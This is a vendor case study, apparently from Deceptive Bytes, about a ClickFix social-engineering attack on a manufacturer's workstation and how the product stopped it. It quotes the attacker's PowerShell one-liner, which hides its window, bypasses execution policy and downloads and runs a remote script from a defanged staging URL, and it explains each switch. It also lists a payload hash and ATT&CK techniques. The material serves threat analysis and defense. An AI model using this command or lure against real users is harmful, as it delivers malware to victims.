

Case Study: How Deceptive Bytes Neutralized an Evasive ClickFix Attack Targeting Industrial Manufacturing

Industry: Machinery Manufacturing

Target: Workstation Endpoint (P******5)

Attack Vector: ClickFix Social Engineering / PowerShell Execution

Threat Category: Living-off-the-Land (LotL), Fileless Malware Delivery

Outcome: Execution Neutralized Pre-Compromise via Active Ransomware Prevention

Industry: Machinery Manufacturer

Location: Europe, Global presence

Headcount: 600

Revenue: >$10M

Requirements:

- ✓ Rapid deployment
- ✓ Lightweight
- ✓ Operating alongside the existing EDR solution

Solutions:

- ✓ Active Ransomware Prevention for Windows & Windows Servers
- ✓ Active Ransomware Prevention for Linux Servers
- ✓ Active Ransomware Prevention for macOS


No. Endpoints: 650

Executive Summary

A workstation at an industrial machinery manufacturer encountered a sophisticated social engineering campaign known as **ClickFix**. By deceiving the user into executing a hidden, copy-pasted PowerShell routine under the guise of an update or error resolution, the attack bypassed conventional web perimeter controls and zero-reputation domain filters.

The downloaded secondary payload, analyzed via Joe Sandbox (Analysis ID: 1973261), demonstrated high-confidence malicious capabilities aimed at reconnaissance, evasion, and secondary stager execution. Traditional endpoint detection and response (EDR) and signature-based tools struggled with initial visibility because the staging infrastructure had no prior malicious detection history on platforms like VirusTotal.

Deceptive Bytes detected and neutralized the attack directly on the endpoint prior to payload detonation, preventing lateral movement, credential theft, and operational disruption across the manufacturer's operational and IT networks.



Never Let Your Business Down

© Copyright of Deceptive Bytes Ltd., 2026 - All Rights Reserved

Incident Breakdown: At a Glance

Parameter	Technical Details
Target Organization	Global Machinery Manufacturer (Customer L.)
Affected Asset	Production Endpoint (P******5)
Initial Vector	ClickFix Social Engineering (Fake browser/document update prompt)
Execution Method	powershell.exe execution with bypass switches
Staging Infrastructure	hxxps://king[.]allwwewrestlers[.]com/update.ps1
Domain Reputation	Undetected / Clean on VirusTotal at time of attack
Payload Hash (SHA-256)	90bacc08b2b95c4813ad68bfe8b82b792a4bf3220b6655edca5a7e25ba5666d0
Sandbox Verdict	Malicious / Threat Score 100 (Joe Sandbox Report #1973261)

The Threat Vector: The Mechanics of ClickFix

The ClickFix tactic eliminates the need for complex browser exploits by leveraging the end user as the initial execution engine. In this attack scenario:

1. **User Lure:** The user was presented with an engineered web overlay (frequently disguised as a missing browser font, security certificate verification, or critical software patch).
2. **Clipboard Hijacking:** The malicious web script silently placed an encoded PowerShell command into the endpoint's system clipboard.
3. **Execution Coercion:** The user was instructed to open the Windows Run dialog (Win + R) or PowerShell console and paste the command (Ctrl + V), believing they were applying a routine fix.
4. **Command Injection:** The command executed in the background:

```
PowerShell.exe -w h -ep bypass -c "iex((iwr 'hxxps://king[.]allwwewrestlers[.]com/update.ps1'
-UseBasicParsing -UserAgent ..."
```

   - -w h (WindowStyle Hidden): Conceals the console window immediately from the operator.
   - -ep bypass (ExecutionPolicy Bypass): Overrides local script restriction policies.
   - iwr ... -UseBasicParsing: Silently pulls the remote script without invoking Internet Explorer dependencies.
   - iex (Invoke-Expression): Runs the fetched code directly in endpoint memory without writing an initial file to disk.

Never Let Your Business Down

© Copyright of Deceptive Bytes Ltd., 2026 - All Rights Reserved

Technical Analysis: Why Traditional Defenses Stalled

1. Zero-Reputation Infrastructure

When queries were directed to VirusTotal for king[.]allwwewrestlers[.]com, the domain returned clean (0 detections). Threat actors frequently register throwaway subdomains, compromise legitimate niche domains, or establish low-visibility infrastructure just hours before launching a campaign to evade reputation-based threat feeds.

2. Abuse of Native System Binaries (Living-off-the-Land)

Because powershell.exe is a legitimate, trusted administrative binary, standard application allowlists or basic antivirus solutions do not block its startup by default. The parameters were structured to load the secondary code directly into volatile memory, evading traditional disk-scanning hooks.

3. Malicious Behavioral Payload

Deep analysis on Joe Sandbox confirmed the fetched script (update.ps1, SHA-256: 90bacc08b2b95c4813ad68bfe8b82b792a4bf3220b6655edca5a7e25ba5666d0) executed malicious reconnaissance routines, attempted sandbox detection evasion, and structured the endpoint for subsequent command-and-control (C2) communication.

How Deceptive Bytes Prevented the Breach

Rather than relying on known file signatures, IP blocklists, or waiting for full behavioral telemetry to flag an anomaly after malicious activity begins, Deceptive Bytes uses **Active Ransomware Prevention**.

When the malicious payload attempted to initialize its environment and check for analysis sandboxes, security hooks, and process telemetry, Deceptive Bytes projected dynamic deceptive defense indicators directly into the process space:

- **Deceptive Environment Simulation:** The executing payload was led to believe it was running in a hardened, monitored, or hostile environment where execution would expose the attacker's operational infrastructure.
- **Preemptive Self-Termination & Neutralization:** Triggered by Deceptive Bytes' deceptive responses, the malware's built-in evasion routines caused it to abort execution and exit silently before any persistence mechanisms, privilege escalation, or secondary payloads could drop.
- **Zero Disruption to Operations:** The attack was arrested within milliseconds on machine P******5. Critical machinery management systems, production networks, and downstream operations remained fully intact without needing a workstation re-image or network quarantine.

Key Takeaways for Industrial and Manufacturing IT Teams

1. **User-Executed LotL Attacks Bypass Web Filters:** Web security gateways and browser defenses cannot prevent an attack once a user is tricked into manually executing commands in a local shell.
2. **Reputation Feeds Have a Blind Spot:** Newly deployed, highly targeted C2 domains and staging links will show clean on threat intelligence platforms during the initial infection window.

Never Let Your Business Down

© Copyright of Deceptive Bytes Ltd., 2026 - All Rights Reserved

3. **Prevention Must Occur at Execution:** Relying on post-execution detection and response creates an unacceptable window of risk in manufacturing environments where downtime or compromised production endpoints carry high operational costs.

MITRE ATT&CK Tactics and Techniques

ID	Technique/Sub-Technique	Tactics
T1189	Drive-by Compromise	Initial Access
T1204.001	User Execution: Malicious Link	Execution
T1059.001	Command and Scripting Interpreter: PowerShell	Execution
T1105	Ingress Tool Transfer	Command and Control
T1071.001	Application Layer Protocol: Web Protocols	Command and Control
T1564.003	Hide Artifacts: Hidden Window	Defense Evasion
T1562.001	Impair Defenses: Disable or Modify Tools	Defense Evasion
T1027	Obfuscated/Encrypted Information	Defense Evasion
T1497	Virtualization/Sandbox Evasion	Defense Evasion, Discovery
T1082	System Information Discovery	Discovery

About

In today's rapidly evolving threat landscape, ransomware and advanced cyberattacks are becoming more stealthy and sophisticated, targeting vulnerabilities that traditional security tools often miss. Deceptive Bytes offers an innovative approach to endpoint security by turning ransomware's own evasive tactics against itself. Through its preemptive and proactive defenses, the solution distorts ransomware perception of the environment, breaks ransomware logic, and prevents attacks before they can even begin. This forward-thinking strategy not only reduces the risk of breaches but also ensures your business remains operational, resilient, and secure in the face of emerging threats - Never Let Your Business Down!

Never Let Your Business Down

© Copyright of Deceptive Bytes Ltd., 2026 - All Rights Reserved